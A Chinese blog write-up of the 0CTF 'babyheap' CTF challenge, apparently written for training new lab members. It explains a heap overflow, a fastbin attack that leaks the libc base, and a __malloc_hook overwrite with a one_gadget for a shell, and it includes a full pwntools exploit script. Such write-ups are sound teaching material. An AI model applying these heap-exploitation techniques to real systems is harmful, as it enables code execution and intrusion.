0ctfbabyheap题writeup

原创

黑白佩 于 2020-07-31 16:04:44 发布 260 收藏

分类专栏： writeup

本文链接：https://blog.csdn.net/weixin_44075052/article/details/107714489

前言

因为最近一直在用印象笔记，想了想还是把wp搬到这里来比较好

这是我做的第一个堆题，想着可以拿来给大一刚来实验室的人培训，也为了巩固对堆的理解，固写下这个解题过程

题目分析

首先拿到题目，分析程序，程序所有保护都开了，是堆题的象征

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  char *v4; // [rsp+8h] [rbp-8h]

  v4 = sub_B70();
  while ( 1 )
  {
    sub_CF4();
    sub_138C();
    switch ( off_14F4 )
    {
      case 1uLL:                                // Allocate
        sub_D48(v4);
        break;
      case 2uLL:                                // Fill
        sub_E7F(v4);
        break;
      case 3uLL:                                // Free
        sub_F50(v4);
        break;
      case 4uLL:                                // Dump
        sub_1051(v4);
        break;
      case 5uLL:                                // Exit
        return 0LL;
      default:
        continue;
    }
  }
}
```

然后逐个分析里面的函数，尝试寻找漏洞

```
void __fastcall sub_D48(__int64 a1)
{
  signed int i; // [rsp+10h] [rbp-10h]
  signed int v2; // [rsp+14h] [rbp-Ch]
  void *v3; // [rsp+18h] [rbp-8h]

  for ( i = 0; i <= 15; ++i )
  {
    if ( !*(24LL * i + a1) )
    {
      printf("Size: ");
      v2 = sub_138C();
      if ( v2 > 0 )
      {
        if ( v2 > 0x1000 )                    // 限制输入大小
          v2 = 0x1000;
        v3 = calloc(v2, 1uLL);                // 申请空间
        if ( !v3 )
          exit(-1);
        *(24LL * i + a1) = 1;
        *(a1 + 24LL * i + 8) = v2;
        *(a1 + 24LL * i + 16) = v3;
        printf("Allocate Index %d\n", i);
      }
      return;
    }
  }
}
```


最后发现在输入内容的时候，输入并没有得到很好的控制
因为连续申请的堆在物理地址上是连续的，这意味着我们可以利用溢出来实现对其他空闲的堆进行控制，这里我们用的是fastbin attack

> 不大于max_fast （默认值为64B）的chunk被释放后，首先会被放到fast bins 中，fast bins中的chunk并不改变它的使用标志P。这样也就无法将它们合并，当需要给用户分配的chunk小于或等于max_fast时，ptmalloc首先会在fastbins中查找相应的空闲块，然后才会去查找bins中的空闲chunk。

> 利用 fastbin attack 即 double free 的方式泄露 libc 基址，当只有一个 small/large chunk
> 被释放时，small/large chunk 的 fd 和 bk 指向 main_arena 中的地址，然后 fastbin attack
> 可以实现有限的地址写能力。

第一步：leak-泄露libc基地址

我们申请五个堆

```
allocate(0x20) ->0
allocate(0x20) ->1
allocate(0x20) ->2
alloctae(0x20) ->3
allocate(0x100) ->4
allocate(0x60) ->5 （这个堆是为了防止最后free的smallchunk和top chunk合并，后文不再出现）
0x555555757000: 0x0000000000000000 0x0000000000000031 //0
0x555555757010: 0x0000000000000000 0x0000000000000000
0x555555757020: 0x0000000000000000 0x0000000000000000
0x555555757030: 0x0000000000000000 0x0000000000000031 //1
0x555555757040: 0x0000000000000000 0x0000000000000000
0x555555757050: 0x0000000000000000 0x0000000000000000
0x555555757060: 0x0000000000000000 0x0000000000000031 //2
0x555555757070: 0x0000000000000000 0x0000000000000000
0x555555757080: 0x0000000000000000 0x0000000000000000
0x555555757090: 0x0000000000000000 0x0000000000000031 //3
0x5555557570a0: 0x0000000000000000 0x0000000000000000
0x5555557570b0: 0x0000000000000000 0x0000000000000000
0x5555557570c0: 0x0000000000000000 0x0000000000000111 //4
0x5555557570d0: 0x0000000000000000 0x0000000000000000
0x5555557570e0: 0x0000000000000000 0x0000000000000000
```

我们利用先后释放掉chunk1 和 chunk2此时他们都会被放到fastbin这个单链表上，“最近释放”的块会被放到表头，而在chunk2身上会有一个指向上一个空闲块的指针

```
free(1)
free(2)
0x555555757000: 0x0000000000000000 0x0000000000000031 //0
0x555555757010: 0x0000000000000000 0x0000000000000000
0x555555757020: 0x0000000000000000 0x0000000000000000
0x555555757030: 0x0000000000000000 0x0000000000000031 //1
0x555555757040: 0x0000000000000000 0x0000000000000000
0x555555757050: 0x0000000000000000 0x0000000000000000
0x555555757060: 0x0000000000000000 0x0000000000000031 //2
0x555555757070: 0x0000555555757030 0x0000000000000000
0x555555757080: 0x0000000000000000 0x0000000000000000
0x555555757090: 0x0000000000000000 0x0000000000000031 //3
0x5555557570a0: 0x0000000000000000 0x0000000000000000
0x5555557570b0: 0x0000000000000000 0x0000000000000000
0x5555557570c0: 0x0000000000000000 0x0000000000000111 //4
0x5555557570d0: 0x0000000000000000 0x0000000000000000
0x5555557570e0: 0x0000000000000000 0x0000000000000000
```

此时那个在chunk2身上的0x0000555555757030就是指向chunk1的指针，因为chunk1是上一个被释放的空闲块

此时我们需要做三件事

1. 修改这个指针，让他指向我们申请的smallchunk，也就是chunk4
2. 修改chunk4的size为(0x31)，让他暂时的成为一个fastchunk
3. 连续申请两次大小为0x20的堆，这样我们就有“名义上不一样，实际上是一样的”的两个堆chunk2和chunk4

```
payload = p64(0) * 5 + p64(0x31) + p64(0) * 5 + p64(0x31) #保护chunk1 chunk2的size
payload += p64(0x555555757090) + p64(0) * 4 #修改chunk2里面的指针
fill(0, payload)
payload = p64(0) * 5
payload += p64(0x31)
fill(3, payload)
–
0x555555757000: 0x0000000000000000 0x0000000000000031 //0
0x555555757010: 0x0000000000000000 0x0000000000000000
0x555555757020: 0x0000000000000000 0x0000000000000000
0x555555757030: 0x0000000000000000 0x0000000000000031 //1
0x555555757040: 0x0000000000000000 0x0000000000000000
0x555555757050: 0x0000000000000000 0x0000000000000000
0x555555757060: 0x0000000000000000 0x0000000000000031 //2
0x555555757070: 0x00005555557570c0 0x0000000000000000
0x555555757080: 0x0000000000000000 0x0000000000000000
0x555555757090: 0x0000000000000000 0x0000000000000031 //3
0x5555557570a0: 0x0000000000000000 0x0000000000000000
0x5555557570b0: 0x0000000000000000 0x0000000000000000
0x5555557570c0: 0x0000000000000000 0x0000000000000031 //4
0x5555557570d0: 0x0000000000000000 0x0000000000000000
0x5555557570e0: 0x0000000000000000 0x0000000000000000
```

然后我们申请两次0x20的堆，第二次申请的堆在物理地址上就会和我们之前申请的chunk4重合
我们把chunk4的size修改回原样后再free掉，这样我们就可以通过另外一个堆查看里面指向libc的指针！！！

```
allocate(0x20) 下标为1
alloctae(0x20) 下标为2
fill（…略，详情看后附代码）
free(4)
0x55613468e000: 0x0000000000000000 0x0000000000000031
0x55613468e010: 0x0000000000000000 0x0000000000000000
0x55613468e020: 0x0000000000000000 0x0000000000000000
0x55613468e030: 0x0000000000000000 0x0000000000000031
0x55613468e040: 0x0000000000000000 0x0000000000000000
0x55613468e050: 0x0000000000000000 0x0000000000000000
0x55613468e060: 0x0000000000000000 0x0000000000000031
0x55613468e070: 0x0000000000000000 0x0000000000000000
0x55613468e080: 0x0000000000000000 0x0000000000000000
0x55613468e090: 0x0000000000000000 0x0000000000000031
0x55613468e0a0: 0x0000000000000000 0x0000000000000000
0x55613468e0b0: 0x0000000000000000 0x0000000000000000
0x55613468e0c0: 0x0000000000000000 0x0000000000000111
0x55613468e0d0: 0x00007fb8010e1b78 0x00007fb8010e1b78 -->指向Libc中某处的地址
0x55613468e0e0: 0x0000000000000000 0x0000000000000000
```


此时我们只要使用dump(2)就能把这个libc地址给打印出来，而这个地址和基地址相差0x3c4b78
具体这个偏移是什么怎么算，我会另外写一篇小博客介绍，现在假设我们已知这个偏移继续我们的话题

第二步：getshell


我们已经有libc基地址了，那现在的问题是，如何让他执行execve("/bin/sh")
这里我们需要有一个知识的铺垫，关于malloc_hook函数

> malloc_hook 是一个libc上的函数指针，调用malloc时如果该指针不为空则执行它指向的函数，可以通过写malloc_hook来getshell

同样的道理，我们可以fastbin attcak故技重施对malloc_hook上的内容进行改写
这里主要的关键就是我们可能不能像之前如此地方便的修改chunk的size所以我们有必要对于malloc_hook周围的内容做个分析
图中黄标的地址就是malloc_hook的内容，我们如果把getshell的地址放进去，那么执行malloc的时候就会getshell



然后我们需要往上翻到一个合适的能被作为chunk指针的地方，这个地方很巧妙基本上要我临场去找基本不可能，经过搜索众多博客这个地址也是经常搭配劫持malloc_hook来用的，所以记下来就好



如果chunk指针指向这个chunk，那么这个chunk size就是0x7f根据allocate的chunksize的检查机制（主要是对齐原则）我们可以申请0x60的堆来躲过这个检查机制

于是我们需要做下面几件事

1. 申请一个0x60的堆，然后把他释放掉，这个chunk的物理地址会是在chunk3的下面
2. 释放后我们把这个堆添加一个指向malloc_hook附近我们预期的一个地方，这样在我们连续两次申请堆的时候，就能申请到一个堆是在malloc_hook附近
3. 连续申请两次0x60的堆，这样我们就可以利用第二个堆来改写malloc_hook地址上的内容

接下来我给出完整的EXP:

```
from pwn import *
context(log_level = 'debug')

DEBUG = 1
if DEBUG:
 p = process('./0ctfbabyheap.txt')
 libc = ELF('./libc.so.6')
else:
 p = remote()

def allocate(size):
```

```
 p.recvuntil('Command:')
 p.sendline('1')
 p.recvuntil('Size:')
 p.sendline(str(size))

def fill(index,content):
 p.recvuntil('Command:')
 p.sendline('2')
 p.recvuntil('Index:')
 p.sendline(str(index))
 p.recvuntil('Size:')
 p.sendline(str(len(content)))
 p.recvuntil('Content: ')
 p.send(content)

def free(index):
 p.recvuntil('Command:')
 p.sendline('3')
 p.recvuntil('Index:')
 p.sendline(str(index))

def dump(index):
 p.recvuntil('Command:')
 p.sendline('4')
 p.recvuntil('Index:')
 p.sendline(str(index))
 p.recvuntil(': \n')
 data = p.recvline()[:-1]
 return data

def leak():
 allocate(0x20)
 allocate(0x20)
 allocate(0x20)
 allocate(0x20)
 allocate(0x100)
 allocate(0x60)

 free(1)
 free(2)
 payload = p64(0) * 5 + p64(0x31) + p64(0) * 5 + p64(0x31)
 payload += p8(0xc0)
 fill(0,payload)

 payload = p64(0) * 5
 payload += p64(0x31)
 fill(3,payload)

 allocate(0x20)
 allocate(0x20)

 payload = p64(0) * 5
 payload += p64(0x111)
 fill(3,payload)
 free(4)
 gdb.attach(p)

 leaked = u64(dump(2)[:8]) - 0x3c4b78
 return leaked
```

```python
def fastbin_attack(libc_base):
 malloc_hook = libc.symbols['__malloc_hook'] + libc_base
 execve_addr = libc_base + 0x4526a

 allocate(0x60)
 free(4)
 payload = p64(libc_base+0x3c4aed)
 log.info("payload:" + hex(libc_base+0x3c4aed))
 fill(2,payload)

 allocate(0x60)
 allocate(0x60)

 payload = payload  = p8(0) * 3
 payload += p64(0) * 2
 payload += p64(execve_addr)
 fill(6,payload)
 allocate(0x20)

def main():
 libc_base = leak()
 log.info("get libc_base:" + hex(libc_base))
 #gdb.attach(p)
 fastbin_attack(libc_base)
 p.interactive()

if __name__ == "__main__":
 main()
```